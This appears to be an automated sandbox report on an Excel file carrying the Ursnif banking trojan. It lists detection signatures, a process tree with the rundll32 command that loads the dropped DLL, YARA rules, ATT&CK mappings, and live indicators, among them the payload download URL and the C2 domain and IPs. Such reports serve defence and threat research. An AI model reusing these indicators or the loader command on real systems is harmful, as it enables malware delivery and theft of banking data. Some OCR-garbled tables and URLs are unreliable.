ID: 333660
Sample Name: OCC-221220-TBU1XAT7X4.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 14:47:49
Date: 23/12/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report OCC-221220-TBU1XAT7X4.xls

Overview

General Information

Sample Name:	OCC-221220-TBU1XAT7X4.xls
Analysis ID:	333660
MD5:	c4356a3b949b77..
SHA1:	e5de9340e03e98..
SHA256:	7389677e946cac..
Tags:	gozi IFSB Ursnif xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0 Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for dropped file
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Yara detected Ursnif
- Creates a COM Internet Explorer ob…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Downloads files with wrong headers …
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Office process drops PE file
- Sigma detected: Microsoft Office Pr…
- Writes registry values via WMI

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2360 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2556 cmdline: rundll32 ..\cnvmb.rty,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2536 cmdline: rundll32 ..\cnvmb.rty,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- iexplore.exe (PID: 1164 cmdline: 'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding MD5: 4EB098135821348270F27157F7A84E65)
  - iexplore.exe (PID: 960 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1164 CREDAT:275457 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
  - iexplore.exe (PID: 2456 cmdline: 'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1164 CREDAT:799749 /prefetch:2 MD5: 8A590F790A98F3D77399BE457E01386A)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
OCC-221220-TBU1XAT7X4.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x4e56f:$s1: Excel • 0x4ecea:$s1: Excel • 0x4ee41:$s1: Excel • 0x4eeaf:$s1: Excel • 0x4eec8:$s1: Excel • 0x36a3:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 01 3A

Memory Dumps


Source	Rule	Description	Author	Strings
00000004.00000002.2421789908.00000000043B0000.00000004.00000040.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
Process Memory Space: rundll32.exe PID: 2536	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for dropped file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Creates a COM Internet Explorer object

Downloads files with wrong headers with respect to MIME Content-Type

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Yara detected Ursnif

E-Banking Fraud:

Yara detected Ursnif

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Writes registry values via WMI

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Yara detected Ursnif

Stealing of Sensitive Information:

Yara detected Ursnif


Remote Access Functionality:

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networ Effects
Valid Accounts	Windows Management Instrumentation 1 1 1	Path Interception	Process Injection 1 2	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Data Obfuscation 1	Eavesd Insecur Networ Commu
Default Accounts	Scripting 1 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Encrypted Channel 1 2	Exploit Redirec Calls/S
Domain Accounts	Native API 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 2	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1 2	Exploit Track D Locatio
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Scripting 1 1	NTDS	Account Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM Ca Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1	LSA Secrets	System Owner/User Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manipu Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	File and Directory Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammir Denial Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1	DCSync	System Information Discovery 2 6	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Extra Window Memory Injection 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecur Protoc


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
OCC-221220-TBU1XAT7X4.xls	3%	Virustotal		Browse
OCC-221220-TBU1XAT7X4.xls	0%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	100%	Avira	HEUR/AGEN.1138179	
C:\Users\user\cnvmb.rty	100%	Avira	HEUR/AGEN.1138179	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\ox9[1].png	8%	ReversingLabs	Win32.Malware.Generic	
C:\Users\user\cnvmb.rty	8%	ReversingLabs	Win32.Malware.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.10000000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
4.2.rundll32.exe.1c0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://hospader.xyz/index.htma;	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://hospader.xyz/index.htm	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://https://hospader.xyz/index.htmRoot	0%	Avira URL Cloud	safe	
http://%s=%s&file://&os=%u.%u_%u_%u_x%uindex.html;	0%	Avira URL Cloud	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://https://hospader.xyz/index.htmndex.htm	0%	Avira URL Cloud	safe	
http://companieshouseonlinedownload.com/ox9.png	0%	Avira URL Cloud	safe	
http://computername/printers/printername/.printer	0%	Avira URL Cloud	safe	
http://https://hospader.xyz	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://treyresearch.net	0%	URL Reputation	safe	
http://https://hospader.xyz/index.htm1	0%	Avira URL Cloud	safe	
http://https://hospader.xyz/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
companieshouseonlinedownload.com	47.254.169.221	true	false		unknown
hospader.xyz	45.142.212.128	true	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://companieshouseonlinedownload.com/ox9.png	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2420330626.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420433379.000 0000002017000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2420252925.0000000001E30000. 00000002.00000001.sdmp	false		high
http://https://hospader.xyz/index.htma;	rundll32.exe, 00000004.0000000 2.2420139760.000000000064D000. 00000004.00000020.sdmp	true	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2420131339.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420252925.000 0000001E30000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2420131339.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420252925.000 0000001E30000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2420330626.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420433379.000 0000002017000.00000002.0000000 1.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hospader.xyz/index.htm	rundll32.exe, 00000003.0000000 2.2420076289.0000000000730000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420139760.000 000000064D000.00000004.0000002 0.sdmp, rundll32.exe, 00000004 .00000002.2420212763.000000000 0A30000.00000002.00000001.sdmp, ~DF3C5C2A9E584434E2.TMP.10.dr	true	• Avira URL Cloud: safe	unknown
http:// schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous .	rundll32.exe, 00000004.0000000 2.2420654046.00000000023A0000. 00000002.00000001.sdmp	false		high
http://wellformedweb.org/CommentAPI/	rundll32.exe, 00000004.0000000 2.2421932090.0000000004500000. 00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hospader.xyz/index.htmRoot	{5591F91E-4571-11EB-ADCF-ECF4B BB5915B}.dat.10.dr	true	• Avira URL Cloud: safe	unknown
http://%s=%s&file://&os=%u.%u_%u_%u_x%uindex.html;	rundll32.exe, 00000004.0000000 2.2421789908.00000000043B0000. 00000004.00000040.sdmp	true	• Avira URL Cloud: safe	low
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2420131339.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420252925.000 0000001E30000.00000002.0000000 1.sdmp	false		high
http://www.iis.fhg.de/audioPA	rundll32.exe, 00000004.0000000 2.2421932090.0000000004500000. 00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hospader.xyz/index.htmndex.htm	{5591F91E-4571-11EB-ADCF-ECF4B BB5915B}.dat.10.dr	true	• Avira URL Cloud: safe	unknown
http://computername/printers/printername/.printer	rundll32.exe, 00000004.0000000 2.2421932090.0000000004500000. 00000002.00000001.sdmp	true	• Avira URL Cloud: safe	low
http://https://hospader.xyz	rundll32.exe, 00000004.0000000 2.2421789908.00000000043B0000. 00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.%s.comPA	rundll32.exe, 00000004.0000000 2.2420654046.00000000023A0000. 00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2420330626.0000000001D17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420433379.000 0000002017000.00000002.0000000 1.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2420131339.0000000001B30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2420252925.000 0000001E30000.00000002.0000000 1.sdmp	false		high
http://treyresearch.net	rundll32.exe, 00000004.0000000 2.2421932090.0000000004500000. 00000002.00000001.sdmp	true	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hospader.xyz/index.htm1	rundll32.exe, 00000004.0000000 2.2421789908.00000000043B0000. 00000004.00000040.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://hospader.xyz/favicon.ico	imagestore.dat.11.dr	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
47.254.169.221	unknown	United States		45102	CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCo LtdC	false
45.142.212.128	unknown	Russian Federation		200019	ALEXHOSTMD	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	333660
Start date:	23.12.2020
Start time:	14:47:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	OCC-221220-TBU1XAT7X4.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	14
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.bank.troj.expl.evad.winXLS@10/28@5/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 19.1% (good quality ratio 19.1%) • Quality average: 87.7% • Quality standard deviation: 20.4%
HCA Information:	• Successful, ratio: 76% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 88.221.62.148, 192.35.177.64, 8.248.139.254, 67.27.159.126, 8.253.204.120, 8.248.131.254, 8.248.117.254, 2.20.142.209, 2.20.142.210, 204.79.197.200, 13.107.21.200, 13.107.5.80 • Excluded domains from analysis (whitelisted): www.bing.com, au.download.windowsupdate.com.edgesuite.net, dual-a-0001.a-msedge.net, api.bing.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, e11290.dspg.akamaiedge.net, e-0001.e-msedge.net, go.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, go.microsoft.com.edgekey.net, audownload.windowsupdate.nsatc.net, www-bing-com.dual-a-0001.a-msedge.net, apps.digsigtrust.com, auto.au.download.windowsupdate.com.c.footprint.net, apps.identrust.com, au-bg-shim.trafficmanager.net, api-bing-com.e-0001.e-msedge.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found.

Simulations

Behavior and APIs

Time	Type	Description
14:48:43	API Interceptor	207x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ALEXHOSTMD	xTWBTe8Yz3.exe	Get hash	malicious	Browse	• 176.123.2.251
	xG4rjYxzCT.dll	Get hash	malicious	Browse	• 45.67.229.97
